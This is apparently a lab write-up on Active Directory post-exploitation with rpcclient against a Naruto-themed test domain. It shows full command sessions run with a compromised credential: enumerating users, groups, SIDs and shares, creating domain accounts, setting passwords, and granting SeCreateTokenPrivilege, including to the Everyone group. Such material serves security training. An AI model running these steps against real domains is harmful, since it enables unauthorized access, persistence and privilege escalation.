RPC Client

A) RPC-Client


1. Overview

`rpcclient` is a powerful tool part of the Samba suite used to execute client-side MS-RPC functions. Once initial credentials are obtained (e.g., via LLMNR poisoning), `rpcclient` allows for deep enumeration of users, groups, and security identifiers (SIDs) without needing a full GUI or RDP access.

2. Lab Execution & Results

Step 1: Establishing an Authenticated Session
Using the compromised credentials for `naruto_hokage`, we initiate an authenticated RPC session to the Domain Controller (`192.168.56.10`).

- **Command:** `rpcclient -U "naruto_hokage%KuramaMode@777" 192.168.56.10`
- **Verification:** Running `srvinfo` confirms we are connected to a Windows 10/Server platform (version 10.0) acting as the PDC.



Step 2: Domain Group Enumeration
We enumerate all domain groups to identify high-value targets like "Domain Admins" and "Enterprise Admins."

- **Command:** `enumdomgroups`
- **Key Findings:** Identified **Domain Admins** with RID `0x200` and **Enterprise Admins** with RID `0x207`.

```
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
```

Step 3: User Enumeration

We pull a complete list of domain users and their associated Relative Identifiers (RIDs).

- **Command:** `enumdomusers`
- **Key Findings:** Discovered several service accounts (e.g., `svc_ramen`, `svc_kunai`) and standard users (e.g., `gaara`, `temari`).

```
user:[konan] rid:[0x472]
user:[pain_nagato] rid:[0x473]
user:[tobi_obito] rid:[0x474]
user:[zetsu] rid:[0x475]
user:[yamato] rid:[0x476]
user:[jiraiya] rid:[0x477]
user:[tsunade] rid:[0x478]
user:[orochimaru] rid:[0x479]
user:[svc_ramen] rid:[0x47a]
user:[svc_scroll] rid:[0x47b]
user:[svc_kunai] rid:[0x47c]
user:[svc_shuriken] rid:[0x47d]
user:[svc_summon] rid:[0x47e]
user:[gaara] rid:[0x47f]
```

Step 4: SID Lookup and Account Creation

We can resolve usernames to SIDs and, if permissions allow, create new domain objects or accounts.

- **SID Lookup:** `lookupnames zetsu` resolved to `S-1-5-21-2216088209-294889007-2916038325-1141`.
- **Account Creation:** Successfully created a new account for the SID using `lsacreateaccount`.

```
(User: 1)
rpcclient $> lookupnames zetsu
zetsu S-1-5-21-2216088209-294889007-2916038325-1141 (User: 1)
rpcclient $> lsacreateaccount S-1-5-21-2216088209-294889007-2916038325-1141
Account for SID S-1-5-21-2216088209-294889007-2916038325-1141 successfully created

rpcclient $>
```

3. Advanced Manipulation: User Management

During the enumeration, we attempted to create and configure a new user, `gaara`.

- **Password Reset/Set:** `setuserinfo2 gaara 24 shikaku@1`
- **Technical Note:** Initial attempts failed due to `NT_STATUS_PASSWORD_RESTRICTION`, proving that domain password complexity policies were active. The password was successfully set once a complex string (`shikaku@1`) was used.

```
S-1-1-0
rpcclient $> createdomuser gaara
rpcclient $> setuserinfo2 gaara 24 shikaku
result: NT_STATUS_PASSWORD_RESTRICTION
result was NT_STATUS_PASSWORD_RESTRICTION
rpcclient $> setuserinfo2 gaara 24 shikaku@1
```

---

4. Privilege Enumeration (LSA)

Finally, we investigated the privileges assigned to specific SIDs, such as the "Everyone" group (`S-1-1-0`).

- **Commands:** * `lookupsids S-1-1-0` (Resolves to \Everyone)
  - `lsaenumacctrights S-1-1-0`
- **Findings:** The group holds `SeChangeNotifyPrivilege` and `SeNetworkLogonRight`, which are standard for network access but critical for mapping the attack surface.

```
S-1-5-11
S-1-1-0
rpcclient $> lookupsids S-1-5-9
S-1-5-9 NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS (5)
rpcclient $> lookupsids S-1-1-0
S-1-1-0 \Everyone (5)
rpcclient $> lsaenumprivsaccount S-1-1-0
found 1 privileges for SID S-1-1-0
high  low  attribute
0     23   3
rpcclient $> lsaenumaccrights S-1-1-0
command not found: lsaenumaccrights
rpcclient $> lsaenumacctrights S-1-1-0
found 2 privileges for SID S-1-1-0
    SeChangeNotifyPrivilege
    SeNetworkLogonRight
rpcclient $>
```

After initial user and group enumeration, the next phase involves mapping the internal file structure (shares), analyzing security descriptors (ACLs), and testing


the ability to manipulate account rights. This confirms the level of control a compromised account has over the domain environment.

5. Technical Execution & Analysis

Step 1: Network Share Enumeration

We identified all available network shares on the Target Domain Controller to find potential sensitive data or configuration files.

- **Command:** `netshareenumall`
- **Analysis:** Beyond standard administrative shares (`C$`, `ADMIN$`), we discovered a high-value custom share named **"Confidential"** located at `C:\Confidential`. This is a primary target for data exfiltration.



Step 2: Security Object Analysis (ACLs)

We queried the security descriptor of specific objects to understand the Access Control Lists (ACLs) governing them.

- **Command:** `lsaquerysecobj`
- **Findings:** The output reveals multiple **Access Control Entries (ACEs)**. Notably, we see `WRITE_OWNER_ACCESS` and `WRITE_DAC_ACCESS` permissions for certain SIDs, indicating potential paths for **DACL Abuse** (Module 3).

```
rpcclient $> lsaquerysecobj
revision: 1
type: 0x8004: SEC_DESC_DACL_PRESENT SEC_DESC_SELF_RELATIVE
DACL
    ACL    Num ACEs:    9    revision:    2
    ---
    ACE
        type: ACCESS DENIED (1) flags: 0x00
        Specific bits: 0x800
        Permissions: 0x800:
        SID: S-1-5-7

    ACE
        type: ACCESS ALLOWED (0) flags: 0x00
        Specific bits: 0x1fff
        Permissions: 0xf1fff: WRITE_OWNER_ACCESS WRITE_DAC_ACCESS READ_CONTROL_ACCESS DELETE_ACCESS
        SID: S-1-5-32-544

    ACE
        type: ACCESS ALLOWED (0) flags: 0x00
        Specific bits: 0x801
        Permissions: 0x20801: READ_CONTROL_ACCESS
        SID: S-1-1-0

    ACE
```

Step 3: Privilege Granting & Verification

To test the extent of our administrative reach, we attempted to grant advanced privileges to a specific user SID.

- **Action:** Granted `SeCreateTokenPrivilege` to the user `zetsu`.
- **Verification:** Running `lsaenumprivsaccount` for the SID confirms that the privilege was successfully assigned.

```
0    23    3
rpcclient $> lookupnames zetsu
zetsu S-1-5-21-2216088209-294889007-2916038325-1141 (User: 1)
rpcclient $> lsaaddacctrights S-1-5-21-2216088209-294889007-2916038325-1141 SeCreateTokenPrivilege
rpcclient $> lsaenumprivsaccount
Usage: lsaenumprivsaccount SID
rpcclient $> lsaenumprivsaccount S-1-5-21-2216088209-294889007-2916038325-1141
found 1 privileges for SID S-1-5-21-2216088209-294889007-2916038325-1141

high    low    attribute
0    2    0
rpcclient $> lsaremoveacctrights S-1-5-21-2216088209-294889007-2916038325-1141 SeCreateTokenPrivilege
rpcclient $> lsaenumprivsaccount S-1-5-21-2216088209-294889007-2916038325-1141
result was NT_STATUS_OBJECT_NAME_NOT_FOUND
rpcclient $> lsalookupprivvalue
Usage: lsalookupprivvalue name
rpcclient $> lsalookupprivvalue SeCreateTokenPrivilege
0:2 (0x0:0x2)
```

Step 4: Global Group & Custom Role Enumeration

A deeper dive into domain groups reveals custom organizational roles that may have non-standard permissions.

- **Command:** `enumdomgroups`
- **Findings:** Discovered several custom Naruto-themed administrative groups such as `HOKAGE-COUNCIL`, `JONIN-COMMAND`, and `ANBU-BLACKOPS`. These likely hold

significant privileges within this specific lab environment.

```
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44f]
group:[HOKAGE-COUNCIL] rid:[0x450]
group:[JONIN-COMMAND] rid:[0x451]
group:[CHUNIN-OPS] rid:[0x452]
group:[GENIN-RECRUITS] rid:[0x453]
group:[ANBU-BLACKOPS] rid:[0x454]
rpcclient $>
```

Step 5: Testing Global Privilege Assignments

We analyzed the privileges of the "Everyone" group (`S-1-1-0`) to see what baseline rights every authenticated user possesses.

- **Discovery:** We successfully added and then removed `SeCreateTokenPrivilege` from the global group.
- **Impact:** This demonstrates that our current session has the authority to modify global security policies, effectively escalating our control over the entire domain.

```
rpcclient $> lsaaddpriv S-1-1-0 SeCreateTokenPrivilege
rpcclient $> lsaenumprivsaccount S-1-1-0
found 2 privileges for SID S-1-1-0

high   low    attribute
0      23     3
0      2      0
rpcclient $> lsadelpriv S-1-1-0 SeCreateTokenPrivilege
rpcclient $> lsaenumprivsaccount S-1-1-0
found 1 privileges for SID S-1-1-0

high   low    attribute
0      23     3
rpcclient $>
```

Step 6: Comprehensive User/RID Mapping

Finally, we generated a full list of all domain accounts and their Relative Identifiers (RIDs) to build a complete target map.

- **Key Targets identified:** `hashirama_senju`, `minato_namikaze`, and `sasuke_uchiha`.
- **Observation:** The RIDs (e.g., `0x45b`, `0x45c`) help in identifying the order in which accounts were created and identifying potential service accounts.

```
    password:    (null)
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[naruto_uzumaki07] rid:[0x3e8]
user:[hashirama_senju] rid:[0x455]
user:[tobirama_senju] rid:[0x456]
user:[hiruzen_sarutobi] rid:[0x457]
user:[minato_namikaze] rid:[0x458]
user:[tsunade_hokage] rid:[0x459]
user:[kakashi_hokage] rid:[0x45a]
user:[naruto_hokage] rid:[0x45b]
user:[naruto_uzumaki] rid:[0x45c]
user:[sasuke_uchiha] rid:[0x45d]
user:[sakura_haruno] rid:[0x45e]
user:[kakashi_hatake] rid:[0x45f]
user:[hinata_hyuga] rid:[0x460]
user:[shikamaru_nara] rid:[0x461]
user:[ino_yamanaka] rid:[0x462]
user:[choji_akimichi] rid:[0x463]
user:[kiba_inuzuka] rid:[0x464]
user:[shino_aburame] rid:[0x465]
user:[rock_lee] rid:[0x466]
user:[neji_hyuga] rid:[0x467]
```